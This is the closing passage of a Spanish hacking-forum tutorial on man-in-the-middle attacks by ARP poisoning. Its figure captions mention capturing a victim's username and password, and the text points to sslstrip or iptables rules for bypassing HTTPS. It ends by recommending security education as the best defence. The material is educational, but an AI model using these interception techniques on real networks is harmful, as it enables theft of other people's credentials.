

Figura 14. Advertencia del explorador de que el certificado de seguridad no es válido.



Figura 15. Nombre de usuario y contraseña de la víctima.



Figura 16. Finalizado del envenenamiento ARP.

para configurar las reglas de IPTABLES adecuadamente (lo dejo como tarea :-). O pueden usar sslstrip que directamente evita por completo el inicio de una conexión segura.

Finalmente, terminamos el envenenamiento ARP y, como vemos en la Figura 16, la tabla ARP de la víctima vuelve a la normalidad (como estaba antes de que iniciemos el ataque).

5. Conclusión

El ataque MITM o de "hombre en el medio" conceptualmente es muy fácil de entender y de llevar a la práctica inclusive por individuos que no tienen conocimientos profundos sobre protocolos y redes. La mejor defensa contra ellos no son parches ni actualizaciones de software, sino la educación sobre temas de seguridad de la información y la precaución en el manejo de datos sensibles en redes en las cuáles no confiamos.

Espero que este artículo les haya gustado y cualquier duda pueden encontrarme en el foro de HackxCrack o mandarme un mail a larry@hackxcrack.es. Saludos y hasta la próxima!